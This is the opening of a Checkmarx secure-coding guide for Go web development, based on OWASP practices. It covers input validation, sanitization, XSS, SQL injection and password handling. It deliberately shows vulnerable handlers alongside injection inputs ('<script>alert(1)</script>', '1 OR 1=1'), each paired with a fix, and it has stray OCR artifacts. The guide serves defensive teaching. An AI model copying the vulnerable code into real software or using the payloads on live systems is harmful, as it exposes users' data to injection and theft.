The Go Language Guide

Web Application Secure Coding Practices

CHECKMARX
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Introduction

Go Language - Web Application Secure Coding Practices is a guide written for anyone who is using the Go Programming Language and aims to use it for web development.

This book is collaborative effort of Checkmarx Security Research Team and it follows the OWASP Secure Coding Practices - Quick Reference Guide v2 (stable) release.

The main goal of this book is to help developers avoid common mistakes while at the same time, learning a new programming language through a "hands-on approach". This book provides a good level of detail on "how to do it securely" showing what kind of security problems could arise during development.

About Checkmarx

Checkmarx is an Application Security software company, whose mission is to provide enterprise organizations with application security testing products and services that empower developers to deliver secure applications. Amongst the company's 1,000 customers are five of the world's top 10 software vendors, four of the top American banks, and many Fortune 500 and government organizations, including SAP, Samsung and Salesforce.com.

For more information about Checkmarx, visit http://www.checkmarx.com or follow us on Twitter: @checkmarx

About OWASP Secure Coding Practices

The Secure Coding Practices Quick Reference Guide is an OWASP - Open Web Application Security Project. It is a "*technology agnostic set of general software security coding practices, in a comprehensive checklist format, that can be integrated into the development lifecycle*" (source).

OWASP itself is "*an open community dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted. All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security*" (source).

How To Contribute

This book was created using a few open source tools. If you're curious about how we built it from scratch, read the How To contribute section.

Input Validation

In web application security, user input and its associated data are a security risk if left unchecked. We address these problems by using "Input Validation" and "Input Sanitization" techniques. These validations should be performed in every tier of the application, as per the server's function. An important note is that all data validation procedures must be done on trusted systems (i.e. on the server).

As noted in the OWASP SCP Quick Reference Guide, there are sixteen bullet points that cover the issues that the developer should be aware of when dealing with Input Validation. A lack of consideration for these security risks when developing an application is one of the main reasons Injection ranks as the number 1 vulnerability in the "OWASP Top 10".

User interaction is a staple of the current development paradigm in web applications. As web applications become increasingly richer in content and possibilities, user interaction and submitted user data also increases. It is in this context that Input Validation plays a significant role.

When applications handle user data, submitted data **must be considered insecure by default**, and only accepted after the appropriate security checks have been made. Data sources must also be identified as trusted, or untrusted, and in case of an untrusted source, validation checks must be made.

In this section an overview of each technique is provided, along with a sample in Go to illustrate the issues.

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Validation

In validation checks, the user input is checked against a set of conditions in order to guarantee that the user is indeed entering the expected data.

IMPORTANT: If the validation fails, the input must be rejected.

This is important not only from a security standpoint but from the perpective of data consistency and integrity, since data is usually used across a variety of systems and applications.

This article lists the security risks developers should be aware of when developing web applications in Go.

User Interactivity

Any part of an application that allows user input is a potential security risk. Problems can occur not only from bad agents that seek a way to compromise the application, but also from erroneous input caused by human error (statistically, the majority of the invalid data situations are usually caused by human error). In Go there are several ways to protect against such issues.

Go has native libraries which include methods to help ensure such errors are not made. When dealing with strings we can use packages like the following examples:

- `strconv` package handles string conversion to other datatypes.
  - `Atoi`
  - `ParseBool`
  - `ParseFloat`
  - `ParseInt`
- `strings` package contains all functions that handle strings and its properties.
  - `Trim`
  - `ToLower`
  - `ToTitle`
- `regexp` package support for regular expressions to accommodate custom formats[1].
- `utf8` package implements functions and constants to support text encoded in UTF-8. It includes functions to translate between runes and UTF-8 byte sequences.

  Validating UTF-8 encoded runes:

  - `Valid`

    - `ValidRune`
    - `ValidString`

    Encoding UTF-8 runes:

    - `EncodeRune`

    Decoding UTF-8:

    - `DecodeLastRune`
    - `DecodeLastRuneInString`
    - `DecodeRune`
    - `DecodeRuneInString`

Note: `Forms` are treated by Go as `Maps` of `String` values.

Other techniques to ensure the validity of the data include:

- *Whitelisting* - whenever possible validate the input against a whitelist of allowed characters. See Validation - Strip tags.
- *Boundary checking* - both data and numbers length should be verified.
- *Character escaping* - for special characters such as standalone quotation marks.
- *Numeric validation* - if input is numeric.
- *Check for Null Bytes* - `(%00)`
- *Checks for new line characters* - `%0d` , `%0a` , `\r` , `\n`
- *Checks forpath alteration characters* - `../` or `\\..`
- *Checks for Extended UTF-8* - check for alternative representations of special characters

Note: Ensure that the HTTP request and response headers only contain ASCII characters.

Third-party packages exist that handle security in Go:

- Gorilla - One of the most used packages for web application security. It has support for `websockets` , `cookie sessions` , `RPC` , among others.

- Form - Decodes `url.Values` into Go value(s) and Encodes Go value(s) into `url.Values` . Dual `Array` and Full `map` support.

- Validator - Go `Struct` and `Field` validation, including `Cross Field` , `Cross Struct` , `Map` as well as `Slice` and `Array` diving.

Redirects

Go handles redirections internally which means that unless specified in the server side, in case of a redirect, Go serves the target page of the redirect directly. This can lead to security issues if a bad agent submits malicious data directly to the target of the redirection, effectively bypassing the data validation procedures in the server.

As such, developers must take special care in validating data from redirects and assure that the provided data is valid and as expected.

File Manipulation

Any time file usage is required (`read` or `write` a file), validation checks should also be performed, since most of the file manipulation operations deal with user data.

Other file check procedures include "File existence check", to verify that a filename exists.

Addition file information is in the File Management section and information regarding `Error Handling` can be found in the Error Handling section of the document.

Data sources

Anytime data is passed from a trusted source to a less trusted source, integrity checks should be made. This guarantees that the data has not been tampered with and we are receiving the intended data. Other data source checks include:

- *Cross-system consistency checks*
- *Hash totals*
- *Referential integrity*

Note: In modern relational databases, if values in the primary key field are not constrained by the database's internal mechanisms then they should be validated.

- *Uniqueness check*
- *Table look up check*

Post-validation Actions

According to Data Validation's best practices, the input validation is only the first part of the data validation guidelines. As such, *Post-validation Actions* should also be performed. The *Post-validation Actions* used vary with the context and are divided in three separate categories:

- **Enforcement Actions**

  Several types of *Enforcement Actions* exist in order to better secure our application and data.

    - inform the user that submitted data has failed to comply with the requirements and therefor the data should be modified in order to comply with the required conditions.
    - modify user submitted data on the server side without notifying the user of said changes. This is most suitable in systems with interactive usage.

  Note: The latter is used mostly in cosmetic changes (modifying sensitive user data can lead to problems like truncating, which incur in data loss).

- **Advisory Action**

  Advisory Actions usually allow for unchanged data to be entered, but the source actor is informed that there were issues with said data. This is most suitable for non-interactive systems.

- **Verification Action**

  Verification Action refer to special cases in Advisory Actions. In these cases, the user submits the data and the source actor asks the user to verify said data and suggests changes. The user then accepts these changes or keeps his original input.

A simple way to illustrate this is a Billing address form, where the user enters his address and the system suggests addresses associated with the account. The user then accepts one of these suggestions or ships to the address that was initially entered.

> 1. Before writing your own regular expression have a look at OWASP Validation Regex Repository ↩

Sanitization

Sanitization refers to the process of removing or replacing submitted data. When dealing with data, after the proper validation checks have been made, an additional step that is usually taken to strengthen data safety is sanitization.

The most common uses of sanitization are as follows:

Convert single less-than characters `<` to entity

In the native package `html` there are two functions used for sanitization: one for escaping HTML text and another for unescaping HTML. The function `EscapeString()`, accepts a string and returns the same string with the special characters escaped. i.e. `<` becomes `<`. Note that this function only escapes the following five characters: `<`, `>`, `&`, `'` and `"`. Conversely there is also the `UnescapeString()` function to convert from entities to characters.

Strip all tags

Although the `html/template` package has a `stripTags()` function, it's unexported. Since no other native package has a function to strip all tags, the alternatives are to use a third-party library, or to copy the whole function along with it's private classes and functions.

Some of the third-party libraries availilable to achieve this are:

- https://github.com/kennygrant/sanitize
- https://github.com/maxwells/sanitize
- https://github.com/microcosm-cc/bluemonday

Remove line breaks, tabs and extra white space

The `text/template` and the `html/template` include a way to remove whitespaces from the template, by using a minus sign `-` inside the action's delimiter.

Executing the template with source

```
{{- 23}} < {{45 -}}
```

will lead to the following output

```
23<45
```

NOTE: If the minus `-` sign is not placed immediately after the opening action delimiter `{{` or before the closing action delimiter `}}`, the minus sign `-` will be applied to the value

Template source

```
{{ -3 }}
```

leads to

```
-3
```

URL request path

In the `net/http` package there is an HTTP request multiplexer type called `ServeMux`. It is used to match the incoming request to the registered patterns, and calls the handler that most closely matches the requested URL. In addition to it's main purpose, it also takes care of sanitizing the URL request path, redirecting any request containing `.` or `..` elements or repeated slashes to an equivalent, cleaner URL.

A simple Mux example to illustrate:

```go
func main() {
  mux := http.NewServeMux()

  rh := http.RedirectHandler("http://yourDomain.org", 307)
  mux.Handle("/login", rh)

  log.Println("Listening...")
  http.ListenAndServe(":3000", mux)
}
```

Third-party packages:

- Gorilla Toolkit - MUX

Output Encoding

Although only has a six bullets only section on OWASP SCP Quick Reference Guide, bad practices of Output Encoding are pretty prevalent on Web Application development, thus leading to the Top 1 vulnerability: Injection.

As complex and rich as Web Applications become, the more data sources they have: users, databases, thirty party services, etc. At some point in time collected data is outputted to some media (eg. web browser) which has a specific context. This is exactly when injections happen if you do not have a strong Output Encoding policy.

Certainly you have already heard about all the security issues we will approach in this section, but do you really know how do they happen and/or how to avoid them?

XSS - Cross Site Scripting

Most developers have heard about it, yet most never tried to exploit a Web Application using XSS.

Cross Site Scripting is on OWASP Top 10 since 2003 and it still is a common vulnerability. The 2013 version is pretty detailed about XSS: attack vectors, security weakness, technical impacts and business impacts.

In short

> You are vulnerable if you do not ensure that all user supplied input is properly escaped, or you do not verify it to be safe via server-side input validation, before including that input in the output page. (source)

Go, just like any other multi-purpose programming language has everything needed to mess with and make you vulnerable to XSS, despite the documentation being clear about using the html/template package. Quite easily you can find "hello world" examples using net/http and io packages and without realizing it, you're vulnerable to XSS.

Imagine the following code:


```go
package main

import "net/http"
import "io"

func handler (w http.ResponseWriter, r *http.Request) {
    io.WriteString(w, r.URL.Query().Get("param1"))
}

func main () {
    http.HandleFunc("/", handler)
    http.ListenAndServe(":8080", nil)
}
```

This snippet creates and starts an HTTP Server listening on port `8080` (`main()`), handling requests on server's root (`/`).


The `handler()` function, which handles requests, expects a Query String parameter `param1` , whose value is then written to the response stream (`w`).

As `Content-Type` HTTP response header is not explicitly defined, Go `http.DetectContentType` default value will be used, which follows the WhatWG spec.

So, making `param1` equal to "test", will result in `Content-Type` HTTP response header to be sent as `text/plain`




but if `param1` first characters are "<h1>", `Content-Type` will be `text/html`.



You may think that making `param1` equal to any HTML tag will lead to the same behavior, but it won't: making `param1` equal to "<h2>", "<span>" or "<form>" will make `Content-Type` to be sent as `plain/text` instead of expected `text/html`.

Now let's make `param1` equal to `<script>alert(1)</script>`.

As per WhatWG spec `Content-Type` HTTP response header will be sent as `text/html`, `param1` value will be rendered and... here it is, the XSS - Cross Site Scripting.



After talking with Google regarding this situation, they informed us that:


> It's actually very convenient and intended to be able to print html and have the content-type set automatically. We expect that programmers will use html/template for proper escaping.

Google states that developers are responsible for sanitizing and protecting their code. We totally agree BUT in a language where security is a priority, allowing `Content-Type` to be set automatically besides having `text/plain` as default, is not the best way to go.

Let's make it clear: `text/plain` and/or the text/template package won't keep you away from XSS as it does not sanitize user input.

```go
package main

import "net/http"
import "text/template"

func handler(w http.ResponseWriter, r *http.Request) {
        param1 := r.URL.Query().Get("param1")

        tmpl := template.New("hello")
        tmpl, _ = tmpl.Parse(`{{define "T"}}{{.}}{{end}}`)
        tmpl.ExecuteTemplate(w, "T", param1)
}

func main() {
        http.HandleFunc("/", handler)
        http.ListenAndServe(":8080", nil)
}
```


Making `param1` equal to "<h1>" will lead to `Content-Type` being sent as `text/html` what makes you vulnerable to XSS.




Replace the text/template package by the html/template one and you'll be ready to proceed... safely.

```go
package main

import "net/http"
import "html/template"

func handler(w http.ResponseWriter, r *http.Request) {
        param1 := r.URL.Query().Get("param1")

        tmpl := template.New("hello")
        tmpl, _ = tmpl.Parse(`{{define "T"}}{{.}}{{end}}`)
        tmpl.ExecuteTemplate(w, "T", param1)
}

func main() {
        http.HandleFunc("/", handler)
        http.ListenAndServe(":8080", nil)
}
```

Not only `Content-Type` HTTP response header will be sent as `text/plain` when `param1` is equal to "<h1>"



but also `param1` is properly encoded to the output media: the browser.


Mozilla Firefox
http://192.1...3C/script%3E
192.168.122.246:8080/?param1=<script>alert(1)</script>
<script>alert(1)</script>
Inspector Console Debugger Style Edi... Performa... Memory Network
All HTML CSS JS XHR Fonts Images Media Flash WS Other
One request, 0.04 KB, 0.01 s
Status Method File Domain Cause Type Transferred Size
200 GET /?param1=<script>alert(1)</script> 192.168.122.246:8080 document plain 37 B 37 B → 11 ms

SQL Injection

Another common injection due to the lack of proper output encoding is SQL Injection, mostly because of an old bad practice: string concatenation.

In short: whenever a variable holding a value which may include arbitrary characters such as ones with special meaning to the database management system is simply added to a (partial) SQL query, you're vulnerable to SQL Injection.

Imagine you have a query such as the one below:

```
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = " + custo
merId

row, _ := db.Query(query)
```

You're about to ruin your life.

When provided a valid `customerId` you will list only that customer's credit cards, but what if `customerId` becomes `1 OR 1=1` ?

Your query will look like:

```
SELECT number, expireDate, cvv FROM creditcards WHERE customerId = 1 OR 1=1
```

... and you will dump all table records (yes, `1=1` will be true for any record)!

There's only one way to keep your database safe: Prepared Statements.

```
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = ?"

stmt, _ := db.Query(query, customerId)
```

Notice the placeholder `?` and how your query is:

- readable,
- shorter and
- SAFE

Placeholder syntax in prepared statements is database-specific. For example, comparing MySQL, PostgreSQL, and Oracle:

MySQL	PostgreSQL	Oracle
WHERE col = ?	WHERE col = $1	WHERE col = :col
VALUES(?, ?, ?)	VALUES($1, $2, $3)	VALUES(:val1, :val2, :val3)

Check Database Security section in this guide to get more in-depth information about this topic.

Authentication and Password Management

OWASP Secure Coding Practices is a handy document for programmers to help them to validate whether all best practices were followed during project implementation. Authentication and Password Management are critical parts of any system and they are covered in detail from user signup, to credentials storage, password reset and private resources access.

Some guidelines may be grouped for more in depth details. Source code examples are provided to illustrate the topics.

Rules of Thumb

Let's start with the rules of thumb: "*all authentication controls must be enforced on a trusted system*" which usually is the server where application's backend is running at.

For the sake of system's simplicity, and to reduce the points of failure, you should utilize standard and tested authentication services: usually frameworks have already such module and you're encouraged to use them as they are developed, maintained and used by many people, behaving as a centralized authentication mechanism. Nevertheless you should "*inspect the code carefully to ensure it is not affected by any malicious code*" and be sure that it follows the best practices.

Resources which require authentication should not perform it themselves. Instead, "*redirection to and from the centralized authentication control*" should be used. Be careful handling redirection: you should redirect only to local and/or safe resources.

Authentication should not be used only by the application's users but also by your own application when it requires "*connection to external systems that involve sensitive information or functions*". In such cases "*authentication credentials for accessing services external to the application should be encrypted and stored in a protected location on a trusted system (e.g., the server). The source code is NOT a secure location*".

Communicating authentication data

In this section, "communication" is used in a broader sense, encompassing User Experience (UX) and client-server communication.

Not only is it true that "*password entry should be obscured on user's screen*" but also the "*remember me functionality should be disabled*".

You can accomplish both using an input field with `type="password"`, and setting the `autocomplete` attribute to `off`[1]

```
<input type="password" name="passwd" autocomplete="off" />
```

Authentication credentials should be sent on HTTP POST requests only, using an encrypted connection (HTTPS). An exception to the encrypted connection may be the temporary passwords associated with email resets.

Although HTTP GET requests over TLS/SSL (HTTPS) look as secure as HTTP POST requests, remember that in general HTTP servers (eg. Apache[2], Nginx[3]) do write the requested URL to the access log.

```
xxx.xxx.xxx.xxx - - [27/Feb/2017:01:55:09 +0000] "GET /?username=user&password=70pS3cu
re/oassw0rd HTTP/1.1" 200 235 "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:51.0) Ge
cko/20100101 Firefox/51.0"
```

A well designed HTML form for authentication would look like:

```
<form method="post" action="https://somedomain.com/user/signin" autocomplete="off">
    <input type="hidden" name="csrf" value="CSRF-TOKEN" />

    <label>Username <input type="text" name="username" /></label>
    <label>Password <input type="password" name="password" /></label>

    <input type="submit" value="Submit" />
</form>
```

When handling authentication errors, your application should not disclose which part of the authentication data was incorrect. Instead of "Invalid username" or "Invalid password", just use "Invalid username and/or password" interchangeably:

```
<form method="post" action="https://somedomain.com/user/signin" autocomplete="off">
    <input type="hidden" name="csrf" value="CSRF-TOKEN" />

    <div class="error">
        <p>Invalid username and/or password</p>
    </div>

    <label>Username <input type="text" name="username" /></label>
    <label>Password <input type="password" name="password" /></label>

    <input type="submit" value="Submit" />
</form>
```

With a generic message you do not disclose:

- Who is registered: "Invalid password" means that the username exists.
- How your system works: "Invalid password" reveals how your application works

```
  var value string
  err := db.Query("SELECT passwordHash FROM accounts WHERE username = ?", username).Sc
an(&value)

  // we don't really care about `err` as a measure to prevent timing attacks:
  // as we always do a Constant Time Compare
  if subtle.ConstantTimeCompare([]byte(value), []byte(attemptPasswordHash)) != 1 {
    // passwords do not match
  }
```

After a successful login, the user should be informed about the last successful or unsuccessful access date/time so that he can detect and report suspicious activity. Further information regarding logging can be found in the `Error Handling and Logging` section of the document. Moreover, it is also recommended to use a constant time comparison function while checking passwords in order to prevent timing attack. The latter consists of analyzing the difference of time between multiple requests with different inputs. In this case, a standard comparison of the form `record == password` would return false at the first character that does not match. The closer the submitted password, the longer the response time. By exploiting that, an attacker could guess the password. Note that even if the record doesn't exist, we always force the execution of `subtle.ConstantTimeCompare` with an empty value to compare to the user input.

> 1. How to Turn Off Form Autocompletion, Mozilla Developer Network ↩

> 2. Log Files, Apache Documentation ↩

3

> [3]. log_format, Nginx log_module "log_format" directive ↩

Validation and Storing authentication data

Validation

The key subject of this section is the authentication data storage, as more often than desirable, user account databases are leaked on the Internet. Of course that this is not guaranteed to happen, but in the case of such an event, collateral damages can be avoided if authentication data, especially passwords, are stored properly.

First, let's make it clear that "*all authentication controls should fail securely*". You're recommended to read all other Authentication and Password Management sections as they cover recommendations about reporting back wrong authentication data and how to handle logging.

One other preliminary recommendation: for sequential authentication implementations (like Google does nowadays), validation should happen only on the completion of all data input, on a trusted system (e.g. the server).

Storing password securely: the theory

Now let's talk about storing passwords.

You don't really need to store passwords as they are provided by the users (plaintext) but you'll need to validate on each authentication whether users are providing the same token.

So, for security reasons, what you need is a "one way" function `H` so that for every password `p1` and `p2`, `p1` is different from `p2`, `H(p1)` is also different from `H(p2)` [1].

Does this sound, or look, like Math? Pay attention to this last requirement: `H` should be such a function that there's no function `H⁻¹` so that `H⁻¹(H(p1))` is equal to `p1`. This means that there's no way back to the original `p1`, unless you try all possible values of `p`.

If `H` is one-way only, what's the real problem about account leakage?

